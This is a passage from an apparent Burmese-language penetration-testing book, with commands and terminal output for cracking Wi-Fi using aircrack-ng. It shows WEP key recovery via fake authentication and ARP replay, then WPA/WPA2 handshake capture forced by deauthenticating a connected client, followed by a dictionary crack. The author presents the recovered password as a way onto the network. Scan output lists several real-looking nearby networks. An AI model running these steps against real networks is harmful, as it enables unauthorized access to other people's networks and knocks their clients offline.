00:23:D3:01:D8:65   -1        0       75    0  14  -1   OPN              <length:  0>
CA:BE:19:65:C5:D4  -32       18        3    0  10  54e  WEP  WEP         dlink_guest
C8:BE:19:65:C5:D4  -32       12        1    0  10  54e  WPA2 CCMP   PSK  dlink-C5D4
C8:D7:19:EC:33:4B  -54       14        0    0   1  54e  WEP  WEP         Linksys52352
```

CH 14 မှာလည်း ခုလို ထပ်တွေ့ရပါသေးတယ်။ ကျွန်တော် နမူနာပြမယ့် လိုင်းက ခုပုံမှာ ခြယ်ပြထားတဲ့ လိုင်းပါ။



ရှာချင်တဲ့ လိုင်းလည်း တွေ့ပြီဆိုတော့ control+c နဲ့ ပြန်ထွက်လိုက်ပါ။ ပြီးရင် BSSID နေရာမှာရှိနေတဲ့ MAC Address ကို copy ကူးပါ။

ကျွန်တော် ကူးလိုက်တဲ့ (စမ်းကြည့်မယ့်) လိုင်းကို CH ကြည့်တော့ CH ခေါင်းစဉ်တပ်ထားတဲ့ Column မှာ 10 ဆိုတာကို တွေ့ပါတယ်။ CH က 10 ပေါ့။

နောက်ထပ် Terminal အသစ်တစ်ခု ထပ်ဖွင့်ပြီး airodump-ng wlan0 နဲ့ RUN ထားပါ။ ပြီးရင် နောက်ထပ် new terminal ဖွင့်ပါ။

ရေးရမယ့်ပုံစံက airodump-ng -c (CH) -w capture1 - -bssid (MAC Add) mon0 ပါ။ CH က 10 ဖြစ်ပြီး MAC Address ကတော့ ခုန copy ယူထားပြီးသား Address ဖြစ်ပါတယ်။ -w က capture ပြုလုပ်မယ့် wireless data အတွက်ပါ။ capture (or) capture1 အဆင်ပြေသလို ပေးလို့ ရပါတယ်။ ကိုယ်ပေးတာတော့ ကိုယ်မှတ်ထားရပါမယ်။

```
CH 10 ][ Elapsed: 2 mins ][ 2014-11-12 05:51 ][ fixed channel mon0: 8

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

CA:BE:19:65:C5:D4  -34   0       77     1280    0  10  54e  WEP  WEP         d

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

CA:BE:19:65:C5:D4  00:13:E8:99:AD:6F  -48   48e-54e    0     1317
```

Data 1200 ကျော်လောက် ရတဲ့အထိ ခဏ စောင့်လိုက်ပါတယ်။ အောင်မြင်ဖို့ သေချာတဲ့ ပမာဏထိစောင့်ဆိုင်းဖို့ လိုအပ်ပါတယ်။ လိုအပ်တဲ့အခြေအနေကို ရောက်ပြီမို့ နောက်ထပ် terminal တစ်ခု ထပ်ဖွင့်ပါမယ်။

```
root@kali:~# aireplay-ng -1 0 -a CA:BE:19:65:C5:D4 mon0
```

နောက်ဖွင့်ထားတဲ့ terminal မှာ aireplay-ng -1 0 -a (MAC) mon0 လို့ ရိုက်ပြီး enter ရပါမယ်။

```
root@kali:~# aireplay-ng -1 0 -a CA:BE:19:65:C5:D4 mon0
No source MAC (-h) specified. Using the device MAC (00:C0:CA:4A:73:01)
05:52:31  Waiting for beacon frame (BSSID: CA:BE:19:65:C5:D4) on channel 10

05:52:31  Sending Authentication Request (Open System) [ACK]
05:52:31  Authentication successful
05:52:31  Sending Association Request
```

အထက်ပါအတိုင်း Authentication request send နေတာကို တွေ့မြင်ရမှာဖြစ်ပြီး ACK တွေ ရရှိနေရာကနေ Association successful ဖြစ်သွားရင်

```
05:53:10  Sending Authentication Request (Open System) [ACK]
05:53:10  Authentication successful
05:53:10  Sending Association Request [ACK]
05:53:10  Association successful :-) (AID: 1)
```

အထက်ပါအတိုင်း Authentication successful ပြီဖြစ်လို့ ပေါ်လာမယ့် command line မှာ အောက်ပါအတိုင်း ဆက်လက်လုပ်ဆောင်ရပါမယ်။

```
root@kali:~# aireplay-ng -1 1 -a CA:BE:19:65:C5:D4 mon0
```

အထူးအထွေတော့မဟုတ်ပါဘူး။ Association ကို Zero နေရာမှာ 1 ပြောင်းလိုက်တာလေးပါပဲ။

```
root@kali:~# aireplay-ng -1 1 -a CA:BE:19:65:C5:D4 mon0
No source MAC (-h) specified. Using the device MAC (00:C0:CA:4A:73:01)
05:53:20  Waiting for beacon frame (BSSID: CA:BE:19:65:C5:D4) on channel 8
05:53:23  mon0 is on channel 8, but the AP uses channel 10
root@kali:~#
```

ဒီနေရာ သင့်အနေနဲ့ အထက်ပါပုံထဲကလို mon0 is on channel 8, but the AP uses channel 10 ဆိုပြီး error နဲ့ ရပ်သွားတာမျိုး ကြုံနိုင်ပါတယ်။ ဘာကြောင့်လဲဆိုတော့ Access Point သည် Channel ပြောင်းလဲတတ်သောကြောင့် ဖြစ်ပါတယ်။ နောက်တစ်ကြိမ်ထပ်လုပ်ကြည့်ပါ။ နောက်တစ်ခု ထပ်ပြောင်းနေတာကို

မြင်ရပါမယ်။

```
CH  1 ][ Elapsed: 6 mins ][ 2014-11-12 05:53

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:23:D3:01:D8:65   -1        0      308    0   0  -1   OPN              <length:  0>
10:FE:ED:70:4F:CC   -1        0        0    0 133  -1                    <length:  0>
C8:BE:19:65:C5:D4  -32      172       22    0  10  54e  WPA2 CCMP   PSK  dlink-C5D4
CA:BE:19:65:C5:D4  -38      197     1427    2  10  54e  WEP  WEP    OPN  dlink_guest
C8:D7:19:EC:33:4B  -43       85        0    0   1  54e  WEP  WEP         Linksys52352
00:1C:10:C1:68:60  -72       37        0    0   6  54 . WPA2 CCMP   PSK  linksys
58:98:35:0D:E5:08  -74       77        0    0   1  54e  WPA2 CCMP   PSK  Thomson0DE508
00:80:48:72:7D:99  -75       52      281    0   6   6 . OPN              UnacoAP
00:24:17:1F:A2:47  -77       13        0    0   6  54   WPA2 CCMP   PSK  LIMCO
D8:5D:4C:DC:98:62  -77       42        0    0  11  54 . WPA2 CCMP   PSK  pc-20133
00:80:48:72:7D:94  -79       70      667    0   2   6 . OPN              FarajAP
B0:48:7A:BD:75:84  -79       68        0    0   1  54e. WPA2 CCMP   PSK  Carla
90:F6:52:8F:B1:CC  -80       72        0    0   4  54e. WPA2 CCMP   PSK  virus
00:80:48:72:7D:9A  -82       60       53    0  14   5 . OPN              Faraj2
58:6D:8F:69:FF:CA  -82        9        0    0   1  54e  WPA2 CCMP   PSK  hourani
74:EA:3A:FB:1E:E8  -83       53        0    0   1  54 . WPA2 CCMP   PSK  Virus
00:02:6F:C8:1B:EE  -84       47      313    0   6  54 . WEP  WEP         beiruty
94:0C:6D:E8:4A:B2  -84       78        1    0   1  54 . WPA2 CCMP   PSK  Al Merhej
```

ဒီအခြေအနေမှာတော့ ရှေ့မှာဖွင့်ထားခဲ့တဲ့ Terminal တစ်ခုကို ပိတ်လိုက်ရပါမယ်။ အထက်ပုံပါ Terminal ကို မှတ်မိဦးမယ်ထင်ပါတယ်။ အဲဒါကို ပိတ်လိုက်ပါမယ်။ ရှေ့ဆုံးလောက်မှာ ဖွင့်ခဲ့တဲ့ Terminal ပါ။


```
root@kali:~# aireplay-ng -1 1 -a CA:BE:19:65:C5:D4 mon0
No source MAC (-h) specified. Using the device MAC (00:C0:CA:4A:73:01)
05:53:57  Waiting for beacon frame (BSSID: CA:BE:19:65:C5:D4) on channel 10

05:53:58  Sending Authentication Request (Open System) [ACK]
05:53:58  Authentication successful
05:53:58  Sending Association Request
05:53:58  Association successful :-) (AID: 1)

05:53:59  Sending Authentication Request (Open System) [ACK]
05:53:59  Authentication successful
05:53:59  Sending Association Request [ACK]
05:53:59  Association successful :-) (AID: 1)

05:54:00  Sending Authentication Request (Open System) [ACK]
05:54:00  Authentication successful
05:54:00  Sending Association Request [ACK]
05:54:00  Association successful :-) (AID: 1)

05:54:01  Sending Authentication Request (Open System) [ACK]
05:54:01  Authentication successful
05:54:01  Sending Association Request
```

ခုဆိုရင်တော့ ခုန 0 နေရာမှာ 1 ပြောင်းထားတဲ့ command အလုပ်လုပ်နေပါပြီ။ ခုန Data 2000 ကျော်အောင် စောင့်ခဲ့တဲ့ Terminal မှာလည်း Data တွေ ထပ်တက်လာတာကို တွေ့ရပါမယ်။

```
root@kali:~# aireplay-ng -3 -b CA:BE:19:65:C5:D4 mon0
No source MAC (-h) specified. Using the device MAC (00:C0:CA:4A:73:01)
05:55:01  Waiting for beacon frame (BSSID: CA:BE:19:65:C5:D4) on channel 10
Saving ARP requests in replay_arp-1112-055501.cap
You should also start airodump-ng to capture replies.
Read 4 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

နောက်ထပ် Terminal တစ်ခု ထပ်ဖွင့်ပြီး aireplay-ng -3 -b (BSSID/MAC) mon0 ကို ရိုက်ထည့်ရပါမယ်။ (BSSID = MAC add of Wifi)။ -b က BSSID ကို

သုံးမယ်လို့ ပြောတာပါ။




Terminal တွေမှာ Data ရော Beacons တွေမှာပါ ကိန်းဂဏန်းတွေ လျှင်မြန်စွာ တက်လာတာကို တွေ့ရပါမယ်။ နောက်ဆုံးဖွင့်ထားတဲ့ Terminal မှာတော့ ARP request တွေရရှိဖို့ လုပ်ဆောင်နေတာကို တွေ့ရမှာပါ။ real world မှာကတော့ AP နဲ့ connect လုပ်ထားတဲ့ Device တွေ ရှိတာကြောင့် အချိန်ပိုမြန်ပါလိမ့်မယ်။


ကျွန်တော့်ဆီမှာတော့ ARP request က ခုထိ မရသေးပါဘူး။ ARP request အမြန် အောင်မြင်ဖို့အတွက် network မှာချိတ်ဆက်နေတဲ့ client တစ်လုံးကို disconnect ဖြစ်ပြီး reconnect ပြန်လုပ်ရအောင် လုပ်ဖို့ လိုပါတယ်။ လုပ်နိုင်ရင် ပိုလွယ်သွားပြီပေါ့။ ဒါက client တစ်လုံးလုံးကို DoS တိုက်ခိုက်မှု စတင်တာမျိုးနဲ့ ဆင်တူပါတယ်။

အထက်ပါ command ကို အသုံးပြုပြီး client ကို deauthenticate ဖြစ်အောင် လုပ်နိုင်ပါတယ်။ APMAC နေရာမှာ Access Point's MAC (BSSID) ကို ထည့်သွင်းရပါမယ်။ -a က AP ကို ဆိုလိုပြီး -c ကတော့ client ကို ကိုယ်စားပြုပါတယ်။ -c နောက်က clientMAC ဆိုတာကတော့ ခဏရပ်ပြီး ပြန်လည်ချိတ်ဆက်အောင် ဆောင်ရွက်စေလိုတဲ့ client ရဲ့ MAC address ပါ။ လက်ရှိသုံးနေသူတွေကို ဘယ်လိုကြည့်ရမလဲ မပြောတော့ဘူးနော်။

ခုဆိုရင်တော့ ခုန ဘာမှ မရသေးတဲ့ ARP request တွေကို လက်ခံရရှိလာပြီ ဖြစ်ပါတယ်။ အောက်ပါ ပုံအတိုင်း ရရှိလာတာကို မြင်ရမှာပါ။




အထက်ပါပုံမှာတော့ ARP request packet ပေါင်းများစွာကို တွေ့မြင်နိုင်ပါတယ်။ ဒီအခြေအနေထိရောက်ရင် နောက်ထပ် Terminal တစ်ခု ထပ်ဖွင့်ပါ။ aircrack-ng ကို သုံးပါမယ်။




capture ကို specify လုပ်မှာမို့လို့ aircrack-ng capture1-0 လို့ ရိုက်ပြီး Tab ကို နှိပ်လိုက်ရင် (enter မလုပ်သေးပါ) အထက်ပါပုံအတိုင်း capture file name တွေကို ပြပါမယ်။ capture1-01.cap ကို အသုံးပြုပါမယ်။

capture1-01.cap ကို ထည့်သွင်းပြီး enter လိုက်ပါတယ်။



ရလာတဲ့ result က Failed. Next try with 5000 IVs. လို့ တွေ့ရ ပါတယ်။ အားလျှော့စရာမလိုပါဘူး။ ကျွန်တော်တို့မှာ capture နောက်တစ်ဖိုင် ကျန်သေးပါတယ်။ capture1-02.cap ကို အသုံးပြုကြည့်တာပေါ့။

capture1-02.cap ကို ဖြည့်သုံးလိုက်ပါပြီ။



ဒီခါတော့ ကျွန်တော်တို့ အောင်မြင်သွားပါပြီ။ KEY FOUND! [31:32:33:34:35] (ASCII: 12345) Decrypted correctly: 100% ဆိုပြီး တွေ့မြင်ရပြီ ဖြစ်ပါတယ်။ WEP encryption မှာ 64bit နဲ့ 128bit ရှိပါတယ်။ 64bit ကတော့ small key ဖြစ်ပြီးတော့ ဘာပဲ သုံးထားတား ရပါတယ်။ 12345 or abcdef စသည်ဖြင့်ပေါ့။ 128bit အတွက်ကတော့ အချိန်နည်းနည်း ပိုပေးရမှာပါ။ ဒီနေရာမှာ ရပ်လိုက်ရအောင်ခင်ဗျ။ နောက်ထပ် WPA2-PSK ကို ဆက်ပြီး ဆွေးနွေးရအောင်ပါ။

WPA and WPA2

WPA နဲ့ WPA2 ကို cracking လုပ်ဖို့ကတော့ သိပ်ပြီး ကွာခြားမှု မရှိပေမယ့် WEP cracking နဲ့တော့ မတူညီပါဘူး။ အတော့်ကို ကွာခြားပါတယ်။ airmon-ng နဲ့ပဲ စတင်လိုက်ရအောင်။

interface လည်း သိပြီးသားမို့ wlan0 ကို တန်းပြီး ထည့်လိုက်တာပါ။ airmon-ng start wlan0 လုပ်လိုက်တဲ့အခါ wlan0 (wifi) ပျောက်သွားပါမယ်။ mon (monitor mode) ထဲကို ရောက်သွားလို့ ဖြစ်ပါတယ်။

```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
10913 NetworkManager
11553 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros QCA9565 / AR9565 Wirele
ss Network Adapter (rev 01)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# kill 10913
root@kali:~# kill 11553
root@kali:~# 
```

ပြဿနာပေးနေတဲ့ process နှစ်ခုကို ရှင်းလိုက်ပါတယ်။ kill PID ပုံစံနဲ့ပါ။ အထက်ပါ ပုံမှာ ကြည့်နိုင်ပါတယ်။

```
root@kali:~# airodump-ng wlan0mon
```

သိပြီးသား command ပါ။ wifi လိုင်းတွေကို ရှာဖွေဖို့အတွက် ဖြစ်ပါတယ်။ monitor mode ထဲ ရောက်နေတာမို့ wlan0mon ဖြစ်သွားတာကို သတိပြုပါ။

```
 CH 11 ][ Elapsed: 1 min ][ 2017-10-18 23:38

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 02:2B:32:9E:C2:A4  -50      131        0    0   1  54e. WPA  TKIP   PSK  Test

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   90:21:81:4D:E6:C2  -52    0 - 1      0       28
 (not associated)   00:EC:0A:49:4D:88  -75    0 - 1      0        5  d2B16dGh1cm
 (not associated)   6C:5C:14:0F:2D:42  -76    0 - 1      0        6
 (not associated)   D4:50:3F:8F:38:47  -85    0 - 1      0       17
 (not associated)   74:23:44:20:39:2F  -80    0 - 1      0        8
 (not associated)   00:1E:8D:88:7E:C5  -87    0 - 1      0        7
 (not associated)   E4:47:90:4D:D6:69  -87    0 - 1      0        3
 (not associated)   BC:44:34:8F:30:D1  -89    0 - 1      0        1
 (not associated)   70:8A:09:45:F8:0F  -90    0 - 1      0        2
```

စတင် ရှာဖွေနေပါပြီ။ ဒီနေရာမှာတော့ ရှင်းအောင် တစ်လိုင်းပဲ ပြထားပါတယ်။ Test ဆိုတဲ့ နာမည်နဲ့။

```
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 02:2B:32:9E:C2:A4  -38      217        0    0   1  54e. WPA  TKIP   PSK  Test
```

ပုံမှာပြန်ကြည့်ရင် BSSID, CH, ... စတာတွေကို တွေ့ရပါမယ်။ ENC မှာ


ကြည့်တော့ WPA လို့ တွေ့ရပါတယ်။

```
CH 10 ][ Elapsed: 4 mins ][ 2017-10-18 23:41

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:2B:32:9E:C2:A4  -27      398        0    0   1  54e. WPA  TKIP   PSK  Test
FC:3F:7C:E9:DC:B7  -88        1        0    0   6  54e. OPN              d2BB7
```

Target တွေ့ပြီမို့ Control+c ကို နှိပ်ပြီး ရပ်လိုက်ပါမယ်။ Test ဆိုတဲ့ wifi လိုင်းအတွက် BSSID ကို copy ယူထားပါ။ CH က 1 ပါ။ WPA Key တွေကို crack ဖို့အတွက်တော့ Password List ဖိုင် လိုအပ်ပါတယ်။

```
root@kali:~# airodump-ng -c 1 --bssid 02:2B:32:9E:C2:A4 -w Desktop/ wlan0mon
```

သုံးလိုက်တာက airodump-ng -c 1 (CH က 1 မို့) --bssid 02:2B:32:9E:C2:A4 (မိမိတို့ Target ရဲ့ BSSID ကို ထည့်သွင်းရမှာပါ) -w Desktop/ ဆိုတာကတော့ သိပြီးတဲ့အတိုင်းပါပဲ။ Desktop ပေါ်ကို လမ်းညွှန်လိုက်တာပေါ့။ wlan0mon ကိုတော့ မပြောတော့ဘူးနော်။



File ကို ဖွင့်ကြည့်တဲ့အခါ Desktop ပေါ်မှာ ခုလို ဖိုင်တွေ တက်လာတာကို မြင်ရမှာဖြစ်ပါတယ်။ airodump ကို အသုံးပြုပြီး aircrack suit ကနေ ဖန်တီးလိုက်တဲ့ ဖိုင်တွေ ဖြစ်ပါတယ်။

```
CH  1 ][ Elapsed: 8 mins ][ 2017-10-18 23:57

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

02:2B:32:9E:C2:A4  -34 100     5168        0    0   1  54e. WPA  TKIP   PSK  T
```


terminal မှာ ကြည့်ကြည့်ရင်လည်း AP အတွက် handshake ကို ရှာဖွေနိုင်ဖို့ ကြိုးစားနေတာကိုတွေ့ရပါမယ်။ WPA & WPA2 မှာ Data count က အရေးမပါပါဘူး။ Handshake ကသာ အရေးပါပါတယ်။ ဒါကြောင့် Handshake ကိုပဲ အဓိက ဦးစားပေးရမှာပါ။ Terminal နောက်တစ်ခု ထပ်ဖွင့်ပါမယ်။

```
CH  1 ][ Elapsed: 13 mins ][ 2017-10-19 00:01 ][ WPA handshake: 02:2B:32:9E:C2

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

02:2B:32:9E:C2:A4  -33 100     7836      316    0   1  54e  WPA  TKIP   PSK  T

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

02:2B:32:9E:C2:A4  74:23:44:20:39:2F  -35   54e- 6   240      342  Test Wifi
```

လက်ရှိမှာ network နဲ့ ချိတ်ဆက်သုံးနေသူ တစ်ယောက်ယောက်ရဲ့ Mac address (STATION) ကို copy ကူးပါမယ်။

```
# aireplay-ng -0 2 -a 02:2B:32:9E:C2:A4 -c 74:23:44:20:39:2F wlan0mon
```

aireplay-ng -0 2 -a BSSID -c ClientMAC wlan0mon ကို သုံးလိုက်တာပါ။



Terminal နှစ်ခု ယှဉ်ပြထားရာမှာ အပေါ်က terminal ရဲ့ ညာဘက်ထောင့် အပေါ်ဘက်မှာ WPA handshake ဆိုတာကို တွေ့လာရပါလိမ့်မယ်။ ခုဆိုရင်တော့ Desktop ပေါ်မှာ ခုန တွေ့ထားတဲ့ ဖိုင်တွေထဲက -01.cap ဖိုင်ကို crack လို့ ရပါပြီ။ crack နိုင်ဖို့အတွက် နောက်ထပ် Terminal တစ်ခုကို ဖွင့်ပါ။ (မဖွင့်ခင် ကြိုပြောထားလိုတာက ကျွန်တော့်ရဲ့ wordlist file ကလေးကို Home directory ထဲမှာ ထားထားပါတယ်။ File ကို ဖွင့်ရင် ပွင့်လာလာချင်း နေရာမှာပါ။ passwords.txt ဆိုတဲ့ ဖိုင်နာမည်နဲ့ ဖြစ်ပါတယ်)

```
aircrack-ng -a 2 -b 02:2B:32:9E:C2:A4 -w passwords.txt Desktop/-01.cap
```

အသုံးပြုသွားတာက aircrack-ng -a 2 -b (bssid) -w (password file) Desktop/(.cap file name) ဖြစ်ပါတယ်။ ကဲ enter လိုက်ပြီ။ ဘာတွေ ရလာမလဲ ကြည့်ရအောင်။

```
                              Aircrack-ng 1.2 rc4

      [00:00:00] 12/12 keys tested (315.01 k/s)

      Time left: 0 seconds                                      100.00%

                           KEY FOUND! [ thisistesting ]


      Master Key     : E5 83 B7 97 6E 62 9A CE 62 37 30 DD 0C 75 18 AA
                       5D 48 16 88 A8 55 68 42 42 1D CC 65 35 F4 C4 EE

      Transient Key  : 41 B3 E7 1A 55 45 AA 1B A0 41 EE 6D 35 C1 25 FF
                       5D 78 8C 0D 17 19 9B 03 8F F1 27 C2 FB 72 17 42
                       6B BC 54 E0 D5 5B EC 21 DF 62 C8 2A BE 14 E6 D7
                       5D BE CC B8 2C D4 3B 28 3D DF 9E 7D 4E A6 33 D3

      EAPOL HMAC     : 03 47 FD 16 46 F6 AE 13 37 79 06 70 DB 32 C1 25
root@kali:~#
```

KEY FOUND ဆိုပြီး တွေ့ရပါပြီ။ Password က thisistesting ဖြစ်ပါတယ်။ အဲဒါကို password နေရာမှာ ရိုက်ထည့်လိုက်ရုံနဲ့ အဲသည် wifi လိုင်းကို ကျွန်တော်တို့ အသုံးပြုနိုင်ပြီဖြစ်ပါတယ်။

ဒီနည်းလမ်းက Password list file ပေါ် မူတည်ပါတယ်။ မိမိတို့ရဲ့ Password list မှန်ကန်မှသာလျှင် ရမှာဖြစ်ပြီး Brute Force ပြုလုပ်တဲ့နည်းကိုလည်း အသုံးပြုနိုင်ပေမယ့် အချိန် အတော့်ကို ကြာမြင့်နိုင်ပါတယ်။ Complete wordlist တစ်ခုခုကို သုံးတာကတော့ ပိုပြီး ကောင်းမွန်နိုင်ပါတယ်။ wordlist တွေကလည်း တစ်နိုင်ငံနဲ့ တစ်နိုင်ငံ အခြေခံချင်း အခေါ်အဝေါ်ချင်း ဘာသာစကားချင်း ကွာခြားတာကြောင့် အချို့နေရာတွေမှာ အခက်အခဲ ရှိတတ်ပါတယ်။ ဒါ့ပြင် Wordlist တစ်ခုသည် လစ်ဟာကွက်မရှိအောင် ပြည့်စုံပြီဆိုပါလျှင်တော့ 4TB ခန့်လောက်ထိ ဖိုင်ဆိုဒ် ရှိနိုင်ပါသေးတယ်။ ဒါကြောင့် ဖြစ်နိုင်ချေရှိတဲ့ Wordlist file လေးတွေကို ဖန်တီး (ရယူ) ပြီး သုံးနိုင်ပါတယ်။ Brute Force အကြောင်းကို နောက်မှာ ဆက်ပါဦးမယ်။

(Monitor mode ကြောင့် wifi ပြန်မပေါ်ရင်တော့ ဒီလိုလေးသာ လုပ်လိုက်ပါ)

```
root@kali:~# airmon-ng stop wlan0mon
```

```
root@kali:~# service network-manager restart
root@kali:~#
```

CHAPTER 15: Banner Grabbing

Introduction

ရှေ့အခန်းမှာ လုပ်ဆောင်စရာတွေကို ထည့်သွင်းဆွေးနွေးပြီးပြီမို့ ဒီအခန်းမှာတော့ မှတ်သားစရာတွေကို တစ်လှည့် ပြန်ဆွေးနွေးရအောင်ပါ။ ဒီအခန်းကလည်း အရေးပါတဲ့ ကဏ္ဍတစ်ရပ်ဖြစ်တာမို့ သိမှတ်ထားလေလေ အကျိုးရှိလေလေပါပဲ။

